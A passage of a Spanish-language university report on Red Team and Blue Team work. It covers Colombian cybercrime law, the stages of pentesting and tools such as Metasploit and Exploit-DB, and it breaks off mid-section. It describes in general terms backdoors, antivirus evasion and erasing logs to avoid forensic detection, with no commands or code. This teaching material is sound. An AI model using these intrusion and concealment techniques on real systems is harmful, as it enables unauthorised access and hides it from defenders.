CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ROBER MARTINEZ BEJARANO

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Director
JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MEDELLÍN
2023

ÍNDICE

pág.

INTRODUCCIÓN *7*

1. OBJETIVOS *9*

1.1 OBJETIVOS GENERAL **9**

1.2 OBJETIVOS ESPECÍFICOS **9**

2. ETAPA 1- CONCEPTOS EQUIPOS DE SEGURIDAD *10*

2.1 ANÁLISIS DE LA LEGISLACIÓN RELACIONADA CON DELITOS INFORMÁTICOS **10**

2.1.1 Articulo 269A. 10
2.1.2 Articulo 269B. 10
2.1.3 Articulo 269C. 10
2.1.4 Articulo 269D. 10
2.1.5 Articulo 269E. 10
2.1.6 Articulo 269F. 11
2.1.7 Articulo 269G. 11
2.1.8 Articulo 269H. 11
2.1.9 Articulo 269I. 11
2.1.10 Articulo 269J. 11
2.1.11 Ley 1581 de 2012. 11

2.2 ANÁLISIS SOBRE EL EJERCICIO DE PENTESTING **12**

2.2.1 Etapa de reconocimiento (Footprinting). 12
2.2.1.1 Herramientas Utilizadas en la etapa de reconocimiento. 12
2.2.2 Etapa de escaneo y enumeración (Fingerprinting). 13
2.2.3 Etapa de explotación. 13
2.2.4 Etapa de mantener el acceso. 14
2.2.5 Etapa de cubrir el ataque. 14

2.3 EXPLICACIÓN DE LA HERRAMIENTA METASPLOIT, EXPLOIT-DB Y CVE **15**

2.3.1 Qué es metasploit. 15
2.3.2 Características de metasploit. 15
2.3.3 Exploit-DB. 15
2.3.4 CVE. 16

3. ETAPA 2- ACTUACIÓN ÉTICA Y LEGAL *17*

3.1 ¿PÁRRAFOS ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD Y NO ETICOS? **17**

3.2 LEYES QUEBRANTADAS EN LOS PROCESOS ILEGALES EN HACKERHOUSE **18**

3.3 ¿ACEPTARÍA EL CONTRATO CON LA EMPRESA HACKERHOUSE? **19**

3.4 NOTICIA DE CIBERCRIMEN EN COLOMBIA **20**

4. ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN *21*

4.1 HERRAMIENTAS DE SOFTWARE QUE SE USARON EN EL LABORATORIO. **21**

4.1.1 Herramienta MSFVNOM. 21
4.1.2 Herramienta Metasploit. 22

4.2 DESCRIBA LOS DATOS E INFORMACIÓN QUE AYUDARON A IDENTIFICAR EL FALLO DE SEGURIDAD. 23

4.3 ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO? 24

4.4 ¿CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64)? 25

4.5 DOCUMENTACIÓN DEL LABORATORIO ANEXO 4 – ESCENARIO 3 26

4.5.1 Estado de la máquina Windows 10 para el desarrollo de la práctica. 26

4.5.2 Ataque sobre la máquina Windows 10 utilizando Kali Linux. 27

4.5.3 Comandos Meterpreter para llegar hasta el archivo de texto y eliminarlo. 31

4.5.4 Otros comandos Meterpreter. 33

5. ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS 34

5.1 ¿ANTE UN ATAQUE INFORMÁTICO QUE PASOS SE PUEDEN TOMAR PARA IDENTIFICAR DICHO ATAQUE? 34

5.2 PASOS QUE SE REALIZAN PARA SUBSANAR EL ATAQUE EJECUTADO EN EL EJERCICIO DE RED TEAM CON UN PAYLOAD 35

5.3 ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS DE BLUE TEAM Y RED TEAM CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS? 36

5.4 ¿QUÉ FUNCIÓN TIENE CIS "CENTER FOR INTERNET SECURITY" DENTRO DE EQUIPOS BLUETEAM? 37

5.4.1 ¿Qué se debe hacer para encontrar los tutoriales que posee CIS? 37

5.5 DIFERENCIAS EXISTENTES ENTRE SIEM Y XDR 40

5.6 HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS CON LICENCIA GPL 42

5.6.1 Herramienta Snort. 42

5.6.2 Herramienta Suricata. 43

5.6.3 Herramienta AIDE (Advanced Intrusion Detection Environment). 44

6. ETAPA 5 - SOCIALIZACIÓN DE INFORME TÉCNICO 45

6.1 DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN 45

6.2 POLÍTICAS DE SEGURIDAD Y RECOMENDACIONES PARA MEJORAR LOS ASPECTOS DE CIBERSEGURIDAD EN CUALQUIER ORGANIZACIÓN EN SUS ENTORNOS T.I. 46

6.3 ASPECTOS IMPORTANTES EN CUANTO A LA INVERSIÓN DE CIBERSEGURIDAD DENTRO DE LAS ORGANIZACIONES 47

7. VIDEO Y ANTI-PLAGIO 48

8. CONCLUSIONES 49

9. RECOMENDACIONES 51

BIBLIOGRAFÍA 52

LISTA DE FIGURAS

pág.

Figura 1. Deshabilitación de sistemas de seguridad de Windows 10. 26
Figura 2. Archivo Mi Documento en el escritorio. 26
Figura 3. IP de la máquina Windows 10. 27
Figura 4. IP de la máquina Kali Linux. 27
Figura 5. Creación de archivo .exe con msfvenom. 28
Figura 6. Archivo PoC_1045490406.exe en la carpeta de Descargas de Kali Linux. 28
Figura 7. Archivo PoC_1045490406.exe en la carpeta de Documentos de Windows 10. 29
Figura 8. Herramienta de Metasploit abierta en la terminal. 29
Figura 9. Ejecución de comandos en Metasploit. 30
Figura 10. Conexión de maquina víctima al meterpreter. 30
Figura 11. Información de maquina Windows 10 desde Metasploit. 31
Figura 12. Información del usuario y sus archivos en el sistema. 31
Figura 13. Carpetas que se encuentran en la raíz del usuario vboxusers. 31
Figura 14. Archivos de la carpeta escritorio. 32
Figura 15. Eliminación del archivo Mi Documento.txt. 32
Figura 16. Sitio web de CIS. 38
Figura 17. Comunidades de CIS. 38
Figura 18. Sección de soluciones del sitio web de CIS. 39
Figura 19. Sitio web de Snort. 42
Figura 20. Sitio web de OSIF. 43
Figura 21. Resultado de prueba anti plagio filtro 15 palabras. 48
Figura 22. Resultado de prueba anti plagio sin filtro. 48

GLOSARIO

AMENAZA: Es cualquier actividad o evento malicioso que tiene el potencial de causar daño a un sistema informático o a la información que se almacena en este.

ATAQUE: Es el uso malicioso de una vulnerabilidad para causar daño o robar información a una persona u organización.

BACKUP: Es una copia de seguridad o duplicado de datos, archivos o información importante que se crea para prevenir la pérdida de datos en caso de fallo, error o eliminación accidental.

BLUE TEAM: Equipo de profesionales en seguridad encargados de contrarrestar posibles ataques informáticos.

CIBERDELINCUENTE: Es una persona que comete delitos utilizando la tecnología y los recursos informáticos, con el objetivo de obtener beneficios financieros, información confidencial o simplemente causar daño o interrupción en sistemas o redes.

CIBERSEGURIDAD: Es el conjunto de prácticas, tecnologías, herramientas y procesos diseñados para proteger los sistemas informáticos, las redes, los dispositivos y la información contra amenazas cibernéticas, incluyendo ataques maliciosos, explotación de vulnerabilidades y actividades fraudulentas.

EXPLOIT: Es un programa o código malicioso diseñado para aprovechar vulnerabilidades en software, hardware o sistemas informáticos con el fin de obtener acceso no autorizado o control sobre ellos.

PAYLOAD: Es la parte de un mensaje, paquete o código que transporta y entrega la información o acción deseada. En el contexto de la informática y la seguridad informática, se utiliza para describir el componente de un ataque informático que realiza la acción maliciosa, como dañar un sistema o robar datos.

PENTESTING: También es conocido como prueba de penetración, es una técnica de evaluación de seguridad que consiste en simular un ataque informático a un sistema o red para detectar vulnerabilidades y evaluar las medidas de seguridad existentes.

PURPLE TEAM: Es una práctica de ciberseguridad en la que los equipos de "Red Team" (ataque simulado) y "Blue Team" (defensa) colaboran estrechamente para mejorar la seguridad de una organización.

RED TEAM: Equipo de profesionales en seguridad encargados de simular ataques cibernéticos con el fin de evaluar y mejorar la seguridad.

VULNERABILIDAD: Es una debilidad o fallo en un sistema informático que puede ser explotado por un atacante para violar la confidencialidad, integridad o disponibilidad de la información.

RESUMEN

Este documento es un informe técnico donde se tiene como fin principal exponer de forma clara un análisis detallado de los diferentes escenarios pre establecidos, utilizando equipos estratégicos en seguridad informática como lo es el Blue Team, Red Team, Purple Team y los Equipos de Respuestas a Incidentes.

La legislación y la normatividad de ciberseguridad se menciona en la ley 1273 de 2009 la cual establece artículos para combatir los delitos informáticos, desde esta área igualmente la ley 1581 de 2012 pretende la regulación de la protección de los datos.

Se presenta el concepto de pentestig como la práctica que permite simular ataques informáticos contralados, con el firme propósito de analizar la seguridad de los sistemas, sus etapas se dan desde el reconocimiento hasta el informe de resultados.

La existencia de diversa herramientas como Nmap, Metasploit y CVE las cuales contribuyen a la verificación de la seguridad de los sistemas.

También se detalla el estudio de un caso sobre una vulnerabilidad en Windows 10, se hace uso del payload de Reverce_tcp para ingresar al sistema y tomar control de este.

Se interpreta el papel de CIS en la seguridad siendo esta la que recopila y analiza datos de seguridad. No se puede dejar de lado que se exploran las diferencias entre SIEM y XDR siendo estas importantes en la detención y respuesta de amenazas cibernéticas.

Existen herramientas de detención de ataques informáticos con licencia GPL que ofrecen opciones de seguridad y personalización a las organizaciones.

En resumen el trabajo aborda temas de suma importancia en el área de la ciberseguridad, desde el fundamento legal hasta las herramientas y técnicas utilizadas para la garantizar la seguridad de los sistemas y la detención de posibles amenazas.

INTRODUCCIÓN

En el panorama actual, donde la tecnología se encuentra prácticamente en la mayoría de los aspectos de nuestra vida, el ámbito de la seguridad informática se vuelve más importante cada día, el objetivo de este trabajo es dar a conocer varios temas relacionados con la legislación relativa a delitos informáticos y manejo de datos, las etapas del pentesting así como las herramientas que permiten realizar este proceso, los equipos de seguridad de la información y herramientas que ayudan en la identificación de ataques informáticos.

La legislación referente a delitos informáticos y manejo de datos se llevan a cabo en Colombia mediante la ley 1273 de 2009 y la ley 1581 de 2012, estas buscan la protección de la información y la preservación de la integridad digital.

Comprender las bases legales y regulaciones que rigen los delitos informáticos, la privacidad de los datos y la responsabilidad en línea se torna esencial para orientar las acciones de individuos y organizaciones en un mundo en constante cambio.

Por otro lado, el pentesting, o prueba de penetración, surge como una estrategia vital para garantizar la seguridad de los sistemas digitales. En un entorno donde las amenazas cibernéticas están en constante evolución, el pentesting se presenta como un proceso metódico que simula ataques informáticos controlados por medio de herramientas como Nmap o Metasploit.

La capacidad de acceder y controlar sistemas de forma remota ha brindado innumerables beneficios, pero también ha planteado desafíos significativos en términos de protección contra posibles amenazas. En este trabajo se combinará la herramienta msfvnom para la creación de un ejecutable para el control remoto de una máquina con el uso de Metasploit, esta herramienta es muy utilizada en el pentesting, ofrece un conjunto de funcionalidades para evaluar la robustez de sistemas informáticos.

La contención de ataques informáticos es una tarea crucial en la defensa de la infraestructura digital de cualquier entidad. Los atacantes estarán constantemente tratando de encontrar nuevas formas de vulnerar sistemas y redes, es por lo que en este trabajo se analizarán las diferencias y roles desempeñados por los equipos especializados en ciberseguridad, incluyendo los equipos de Blue Team, Red Team, Purple Team, así como los equipos de respuestas a incidentes, destacando la importancia de la colaboración y la simulación de ataques para mejorar la postura de seguridad de una organización.

Por su parte el Center for Internet Security (CIS) es una entidad fundamental en la promoción de buenas prácticas de seguridad informática y en la creación de estándares reconocidos internacionalmente.

Se analizará la diferenciación entre dos tecnologías claves en la ciberseguridad, el Sistema de Información y Eventos de Seguridad (SIEM) y la Detección y Respuesta Extendida (XDR).

Finalmente, se explorarán herramientas que ayudan en la detección de ataques informáticos: Snort, Suricata y AIDE. Estas herramientas serán analizadas en términos de sus funciones y características.

En conjunto, este trabajo ofrece una visión integral de la ciberseguridad y su importancia en la actualidad, explorando estrategias, equipos, estándares y herramientas que contribuyen a la
protección de sistemas de información.

1. OBJETIVOS

1.1 OBJETIVOS GENERAL

Realizar un informe técnico teniendo en cuenta los aspectos relevantes de las actividades anteriores del curso, planteando recomendaciones y conclusiones que enriquezcan y complementen las estrategias de los equipos de Blue Team & Red Team.

1.2 OBJETIVOS ESPECÍFICOS

Analizar la legislación colombiana relacionada con los delitos informáticos.

Realizar un ejercicio de ataque informático a una maquina Windows 10.

Reconocer la importancia del pentesting y de los equipos de ciberseguridad en las organizaciones.

Plantear recomendaciones que ayuden a fortalecer la ciberseguridad en cualquier organización.

2. ETAPA 1- CONCEPTOS EQUIPOS DE SEGURIDAD

2.1 ANÁLISIS DE LA LEGISLACIÓN RELACIONADA CON DELITOS INFORMÁTICOS

De acuerdo con la ley 1273 de 2009[1], que habla acerca de la protección de los delitos Informáticos, se puede mencionar que dicha ley consta de 8 artículos que hacen referencia a los ataques que buscan afectar la confidencialidad, integridad y disponibilidad de los datos como a los sistemas informáticos, También se encuentran 2 artículos que están relacionados con atentados y otras infracciones.

A continuación, se mencionan los artículos y un breve resumen de estos. Cabe precisar que incurrir en uno de estos delitos puede terminar en una pena de prisión de 48 a 96 meses y con una multa que va desde los 100 a 1000 salarios mínimos vigentes. Esto da a entender que el valor en pesos colombianos para este año estaría entre 116 millones y 1.160 millones.

2.1.1 Articulo 269A. Este articulo estaría relacionado con quien accede a un sistema de información protegido, sin la autorización pertinente.

2.1.2 Articulo 269B. Este artículo se podría relacionar a los ataques de denegación de servicios ya que menciona que quien impida u obstaculice el funcionamiento o acceso a un sistema informático o de una red de telecomunicación estaría infringiendo este artículo.

2.1.3 Articulo 269C. Este articulo estaría relacionado con los ataques de hombre en el medio o de interceptaciones ilegales ya que menciona que quien intercepte datos de un sistema informático o de las emisiones electromagnéticas es decir Wi-Fi o Bluetooth, podrá incurrir en una pena de prisión de 36 a 72 meses.

2.1.4 Articulo 269D. Este articulo podría relacionarse con los ataques de ransomware ya que menciona que quien dañe, borre o altere datos informáticos o alguna de sus partes, estaría infringiendo este artículo.

2.1.5 Articulo 269E. Este articulo podría relacionarse con los virus informáticos y troyanos ya que menciona que quien produzca, adquiera, envié software malicioso o de efecto dañinos, estaría infringiendo este artículo.

[1] SECRETARIA SENADO. [Sitio web]. LEY ESTATUTARIA 1273 DE 2009. [Consulta: 10 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

2.1.6 Articulo 269F. Este articulo trata de que una persona no puede hacer uso de datos personales de otra. Esto con el fin de obtener algún provecho, ya sea que esta información sea proporcionada por un tercero se estaría infringiendo este artículo.

2.1.7 Articulo 269G. Este articulo trata de que no se puede diseñar, desarrollar, suplantar sitios web con el fin de capturar información sensible y personal, así como tampoco redirigir a sitios fraudulentos por medio de la resolución de nombre de dominios (DNS).

2.1.8 Articulo 269H. En este artículo se menciona que de llegar a materializarse alguno de los artículos antes mencionados en la parte estatal, financiero o por un servidor público, se enfrenta a más de la mitad de la pena mencionada anteriormente.

2.1.9 Articulo 269I. Este articulo trata del delito de hurto por medio de utilizar las credenciales de un usuario real, quienes suelen utilizar ataques de fuerza bruta o diccionarios de datos, estarían infringiendo este artículo.

2.1.10 Articulo 269J. Este articulo trata del delito de hurto financiero por medio de la realización de transferencias por medio de manipulación informática, la infracción de este artículo tiene una pena superior a los demás artículos y es de 48 a 120 meses y una multa de 200 a 1500 salarios mínimos vigentes. Esto da a entender que el valor en pesos colombianos para este año estaría entre 232 millones y 1.740 millones.

2.1.11 Ley 1581 de 2012[2]. En sus artículos hace referencia al tratamiento de los datos, y los derechos que tienen los titulares de los datos y los compromisos que deben asumir los responsables del tratamiento de estos. Hay datos que son considerados sensibles dado a que afectan la intimidad del titular y pueden generar discriminación; para su uso se debe tener la autorización del titular.

Los datos correspondientes a los niños, niñas y adolescentes están prohibidos tratarlos, solo los que sean de naturaleza pública.

La Superintendencia de Industria y Comercio será la entidad que velará de que se respeten los principios, derechos y procedimientos de la ley, dentro de sus funciones esta realizar investigaciones que eviten que se vulnere el derecho de hábeas data.

Con respecto a el monto de las multas que puede ser impuestas por infringir esta ley el artículo 23 dice que puede ser hasta 2.000 salarios mínimos vigentes. Esto da a entender que el valor en pesos colombianos estaría alrededor de 2.320 millones.

[2] SECRETARIA SENADO. [Sitio web]. LEY ESTATUTARIA 1581 DE 2012. [Consulta: 10 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

2.2 ANÁLISIS SOBRE EL EJERCICIO DE PENTESTING

El pentesting es un proceso que permite evaluar la seguridad en los sistemas informáticos o infraestructuras tecnológicas, con el fin de identificar vulnerabilidades y debilidades que pueden ser explotadas por ciberdelincuentes o hackers.

El proceso de pentesting generalmente involucra varias etapas según lo informa bidaidea[3], y las estaremos viendo a continuación.

2.2.1 Etapa de reconocimiento (Footprinting). Esta etapa busca obtener la mayor información posible del objetivo que se quiere atacar, como es la información de versiones de las aplicaciones y de los sistemas operativos, hosts, información de las personas que están vinculadas con el objetivo, tecnologías, metadatos, etc.

Dicha etapa es una de las más importantes dentro del pentesting ya que es la puerta de entrada a las demás etapas y donde se puede identificar el nivel de seguridad del objetivo y de que tan complejo puede llegar hacer la identificación de una vulnerabilidad o vector de ataque.

Se menciona que existen dos tipos de reconocimiento.

- Pasivo: El cual busca obtener información si interactuar directamente con el objetivo y para ello se suele utilizar buscadores, sitios web, redes sociales, etc.
- Activo: Se utilizan técnicas y herramientas que inciden directamente sobre el objetivo, en este caso se utilizan herramientas que se mencionaran a continuación.

2.2.1.1 Herramientas Utilizadas en la etapa de reconocimiento. Las herramientas open source que se suelen utilizar para la etapa de reconocimiento en el pentesting son.

- **Nmap**: Herramienta de escaneo de redes que permite identificar dispositivos en una red, identificar puertos abiertos y servicios en ejecución en esos dispositivos. Esta herramienta se encuentra instalada en el sistema operativo Kali Linux.
- **Recon-ng**: Framework de recolección de información que automatiza la recopilación de datos de fuentes públicas y permite realizar búsquedas de información sobre objetivos específicos. Esta herramienta se encuentra instalada en el sistema operativo Kali Linux.
- **theHarvester**: Herramienta para obtener información pública de diversas fuentes como motores de búsqueda, redes sociales, servidores de correo electrónico, entre otros.
- **SpiderFoot**: Framework de código abierto para la recopilación automatizada de información. Puede extraer datos de fuentes públicas y privadas para construir un perfil detallado del objetivo.
- **Sublist3r**: Herramienta para enumerar subdominios de un sitio web utilizando múltiples fuentes, lo que puede ayudar a descubrir puntos de entrada adicionales.

[3] BIDAIDEA. [Sitio web]. ¿Cuál son la 5 Fases del Pentesting?. [Consulta: 11 agosto 2023]. Disponible en: https://ciberseguridadbidaidea.com/fases-del-pentesting/

- **Metagoofil**: Permite extraer metadatos de archivos públicos y documentos asociados a un dominio, proporcionando información valiosa sobre la infraestructura y las personas involucradas.

Las herramientas de pago que se suelen utilizar para la etapa de reconocimiento en el pentesting son.

- **Tenable Nessus**: Ofrecen soluciones para escaneo y evaluación de vulnerabilidades en infraestructuras y aplicaciones, proporcionando análisis detallados y recomendaciones de mitigación.
- **Maltego**: Herramienta de visualización de datos que permite recopilar información sobre personas, organizaciones y relaciones entre ellas utilizando fuentes abiertas. Cuenta con versión gratuita, pero la versión paga es más completa.
- **Shodan**: Es un motor de búsqueda especializado en dispositivos conectados a Internet. Puede ser utilizado para encontrar sistemas expuestos que quizás no deberían estar accesibles públicamente.
- **Nexpose/Rapid7 InsightVM**: Herramienta que realiza escaneo y evaluación de vulnerabilidades, la cual ofrece características avanzadas para la detección de vulnerabilidades y la gestión de riesgos en la infraestructura de TI.

2.2.2 Etapa de escaneo y enumeración (Fingerprinting). En esta etapa se utilizan herramientas y técnicas para obtener información más detallada de las posibles vulnerabilidades identificadas en la etapa anterior como seria los fallos en algún software, sistema operativo o un puerto que se encuentra abierto.

Dentro de las técnicas que se suelen utilizar en esta etapa está el phishing, sniffing o el scanning, que permiten obtener datos enviados a través de la red, recapitular información de acceso mediante ingeniería social o la herramienta Wireshark, con el objetivo de descubrir las vulnerabilidades del sistema.

2.2.3 Etapa de explotación. En esta etapa se lleva a cabo la explotación de las vulnerabilidades identificadas en las etapas anteriores con el objetivo de poder ingresar a un sistema y tomar el control de este y así obtener información, ejecutar scripts, etc.

Alguna de las herramientas que se suelen utilizar en esta etapa.

- **Metasploit**: Es una Herramientas muy conocidas en la explotación de vulnerabilidades, permite desarrollar, probar y ejecutar exploits contra sistemas con vulnerabilidades conocidas.
- **SQLMap**: Herramienta que se suele utilizar específicamente para ataques de inyección SQL, SQLMap automatiza la detección y explotación de vulnerabilidades de inyección en bases de datos.
- **Exploit-DB**: Es una base de datos que contiene una colección de exploits públicos y sus códigos fuente, los cuales pueden ser utilizados para explotar vulnerabilidades conocidas en los sistemas.

2.2.4 Etapa de mantener el acceso. En esta etapa se busca mantener en el sistema sin ser detectado, también se busca escalar privilegios para instalar o ejecutar las herramientas que ayudaran a facilitar el ingreso en el sistema en un futuro.

En esta etapa se suele emplear backdoors, troyanos u otro tipo de malware con el fin de mantenerse en el sistema.

2.2.5 Etapa de cubrir el ataque. En esta última etapa se buscará borrar todo el rastro que se haya dejado durante todo el proceso, con el fin de evitar ser detectados frente a posibles análisis forenses. Es por esto por lo que se buscara eliminar o modificar logs, se ocultaran ficheros o directorios etc.

2.3 EXPLICACIÓN DE LA HERRAMIENTA METASPLOIT, EXPLOIT-DB Y CVE

Las herramientas de ciberseguridad son de gran importancia para la verificación de los sistemas de información, en la actualidad existen varias opciones que se pueden utilizar, en el desarrollo de esta etapa estaré abordando las herramientas de Metasploit y Exploit-DB, así como el tema de CVE.

2.3.1 Qué es metasploit. Según el sitio web KEEPCODING dice que "Metasploit Framework es un software de código abierto, que inicialmente fue escrito en el lenguaje de programación Perl y, luego, fue transcrito al lenguaje Ruby para modernizar y agilizar su funcionamiento"[4]. Esta herramienta viene incluida en el sistema operativo Kali Linux, muy utilizado en el pentesting, Metasploit cuenta con más de 900 exploits, en su versión Pro cuanta con más exploits adicionales.

Metasploit cuenta también con otros módulos aparte del de explotación como es el caso de payloads, que es utilizado para inyectar códigos maliciosos, también están los codificadores, que permiten encriptar malwares con el objetivo de evadir sistemas de detección, entre algunos otros.

2.3.2 Características de metasploit. Metasploit es una herramienta multiplataforma, gratuita y muy versátil ya que también permite interactuar e integrarse con otras herramientas como es el caso de Nmap o Nessus. Sus principales funciones son:

- Escanear y recopilar información de una máquina.
- Identificar y explorar vulnerabilidades de seguridad.
- Escalar privilegios en una máquina.
- Instalar puertas traseras en las maquinas.
- Evasión de antivirus y ofuscación de código.
- Eliminar huella digital en una máquina.

Como podemos observar con esta herramienta podemos realizar gran parte de las etapas de pentesting.

2.3.3 Exploit-DB. Es una de las bases datos de exploits gratuitos más reconocida, a medida que avanza el tiempo esta va recolectando exploit de fuentes públicas y privadas, es un proyecto sin ánimo de lucro ejecutado por la empresa Offensive Security. Presentado en una interfaz de fácil uso permitiendo la búsqueda rápida en las bases de datos y visualizando detalles técnicos y códigos fuente para ser ejecutados.

Su función principal es proporcionar a la comunidad de seguridad informática, información sobre cómo aprovechar vulnerabilidades conocidas con fines educativos, investigativos y de pruebas de seguridad.

[4] KEEPCODING. [Sitio web]. ¿Qué es Metasploit?. [Consulta: 11 agosto 2023]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Cabe recordar que la utilización de exploits de manera maliciosa o en sistemas sin la debida autorización es ilegal y podría tener graves consecuencias legales.

2.3.4 CVE. Corresponde a las siglas de Common Vulnerabilities and Exposures que en español su traducción seria Vulnerabilidades y Exposiciones Comunes, de acuerdo con el sitio web ciberseguridad CVE “es una lista de vulnerabilidades y exposiciones de seguridad de la información divulgadas públicamente”[5].

Fue creado en el año de 1999 por la corporación MITRE, con el objetivo de categorizar las vulnerabilidades en software y hardware que eran encontradas y manejar una estandarización de estas.

Cada vulnerabilidad encontrada es identifica mediante un identificador CVE, con la siguiente nomenclatura CVE-AAAA-NNNN, donde "AAAA" es el año en que se asignó el identificador y "NNNN" es un número secuencial. Es por esto que podemos encontrar identificadores como es el famoso eternalBlue CVE-2017-0144.

Además del identificador CVE, se proporciona información adicional, como una descripción detallada de la vulnerabilidad, su gravedad, las soluciones o medidas para mitigarla y, en algunos casos, referencias a parches o actualizaciones proporcionadas por los proveedores de software para resolver la vulnerabilidad.

[5] CIBERSEGURIDAD. [Sitio web]. ¿QUÉ ES CVE? EXPLICACIÓN DE LAS VULNERABILIDADES Y EXPOSICIONES COMUNES. [Consulta: 11 agosto 2023]. Disponible en: https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

3. ETAPA 2- ACTUACIÓN ÉTICA Y LEGAL

3.1 ¿PÁRRAFOS ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD Y NO ETICOS?

Dentro del acuerdo de confidencialidad se tornan ilegales los siguientes párrafos:

La cláusula segunda en su **punto 2**, donde se habla de chuzadas e interceptaciones ilegales, acceso abusivo a sistemas de informacion, esto son acciones que no puede realizar ninguna empresa en Colombia ya que se estaría incurriendo en un delito que se encuentra en la ley 1273 de 2009[6] en su artículos 269A que habla del delito de acceso abusivo a un sistema de información y el artículo 269C que esta relacionado con la interceptacion de datos informáticos.

La cláusula tercera en el **punto 3** habla de no denunciar actividades sospechosas de espionaje, esto es algo que se debe informar al superior y dependiendo de la gravedad se debe recurrir a denunciarlo con la autoridad pertinente. Este acto estaria violando la ley 1273 de 2009 en su artículo 269F, este habla de la violacion de datos peronales y menciona que es ilegal interceptar u obtener información para provecho propio o de un tercero.

También en el codigo de etica[7] encontramos que en la ley 842 de 2003 en el artículo 31 apartado **f)** habla de que se debe denunciar los delitos de los cuales uno como profesional tenga conocimiento, esto también es abordado en el articulo 35 apartado **b)** de la misma ley.

Se puede mencionar que también hay actos poco éticos dentro del acuerdo de confidencialidad como es la cláusula primera donde se menciona que no se debe divulgar información a autoridades legales, de acuerdo con el codigo de etica de los ingenieros antes referenciado, en su artículo 31 apartado **e)**, indica que se debe colaborar en las investigaciones con la autoridad policial si esta lo ve conveniente.

Si fuera una entidad publica la que estuviera realizando la contratacion, la clausula primera estaría dentro de lo ilegal, ya que la ley 1712 de 2014[8] en su artículo 3, el principio de la calidad de la información menciona que se le debe brindar cierta información a las autoridades si estas lo requieren.

[6] SECRETARIA SENADO. [Sitio web]. LEY ESTATUTARIA 1273 DE 2009. [Consulta: 10 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

[7] COPNIA. [Sitio web]. Código de ética. [Consulta: 19 agosto 2023]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

[8] SECRETARIA SENADO. [Sitio web]. LEY 1712 DE 2014. [Consulta: 18 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1712_2014.html

3.2 LEYES QUEBRANTADAS EN LOS PROCESOS ILEGALES EN HACKERHOUSE

Las leyes colombianas que estarían relacionadas con los procesos ilegales en los acuerdos de confidencialidad de la empresa HackerHouse son:

La ley 1273 de 2009, es conocida como la "Ley de Delitos Informáticos", dicha ley pone en consideración ciertos actos que no se deben llevar a cabo, ya que causan daños a sistemas informáticos o afectan a una persona o empresa. Esta ley tiene como objetivo principal establecer medidas para prevenir, sancionar y combatir actividades ilícitas que se realizan a través de medios electrónicos y sistemas informáticos.

Cabe resaltar que la infracción de esta ley afronta una pena de prisión que estaría entre 4 y 8 años, más una multa que va desde los 100 a 1000 salarios mínimos vigentes.

La ley 842 de 2003, es una ley que menciona los deberes y prohibiciones de los ingenieros del pais, dicha ley establece los principios y normas éticas que deben regir la práctica de la ingeniería y disciplinas afines, así como también busca proteger el interés público y garantizar la calidad y seguridad en los servicios relacionados con la ingeniería.

La infraccion de la ley 842, según su artículo 53 que corresponde a las faltas gravisimas, es causal para la suspensión o cancelación de la matrícula profesional de ingeniero.

Como fue mencionado en el punto anterior también es importante tener en cuenta la ley 1712 de 2014, que es conocida como la "Ley de Transparencia y del Derecho de Acceso a la Información Pública", dicha ley tiene como objetivo principal regular el acceso a la información pública en el país y promover la transparencia en la administración pública es por esto por lo que también considero que se debe mencionar en el presente trabajo.

3.3 ¿ACEPTARÍA EL CONTRATO CON LA EMPRESA HACKERHOUSE?

Realmente no aceptaría firmar un contrato con la empresa HackerHouse, ya que en su acuerdo de confidencialidad la responsabilidad frente a una intervención jurídica y penal frente a los delitos que allí se cometen, caerían sobre el receptor, ya que en varios de los puntos del acuerdo se da a entender de esto, como ejemplo se puede mencionar la cláusula cuarta en su punto 4, donde también se debe asumir la responsabilidad, por las personas que sea el representante en la compañía.

Otra razón por lo cual no aceptaría trabajar para la empresa HackerHouse es que, por lo leído en el acuerdo de confidencialidad, es que se estaría o se pretende realizar actos ilegales en la compañía, donde se infringirían las leyes 842 de 203 y 1273 de 2009.

3.4 NOTICIA DE CIBERCRIMEN EN COLOMBIA

A principios de febrero del presente año la central de emergencias 123 de la ciudad de Medellín sufrió un ataque cibernético que impedía que los casos que eran reportados por los ciudadanos en la línea telefónica no pudieran ser gestionados por el sistema que utilizan en dicha central.

Lo que llevo a que se implementaran de forma manual la gestión de los reportes que estaban siendo atendidos, cuando con el sistema en su correcto funcionamiento se puede verificar en algunos casos lo reportado y así asignarlo al ente correspondiente, ya sea Transito, Bomberos, Policía, CTI, ETC.

Pese a que el ataque no tomo el control de todo el sistema, si afecto el funcionamiento de ciertos elementos, como fue que no permitía que se realizara zoom a las cámaras de seguridad ni que se pudieran girar estas.

La fuente de la noticia fue diario El Colombiano[9] que emitió la noticia el día 3 de febrero de 2023.

De acuerdo con lo estudiado en la ley 1273 de 2009, se estarían infringiendo varios de sus artículos por lo redactado en su publicación, estos serían:

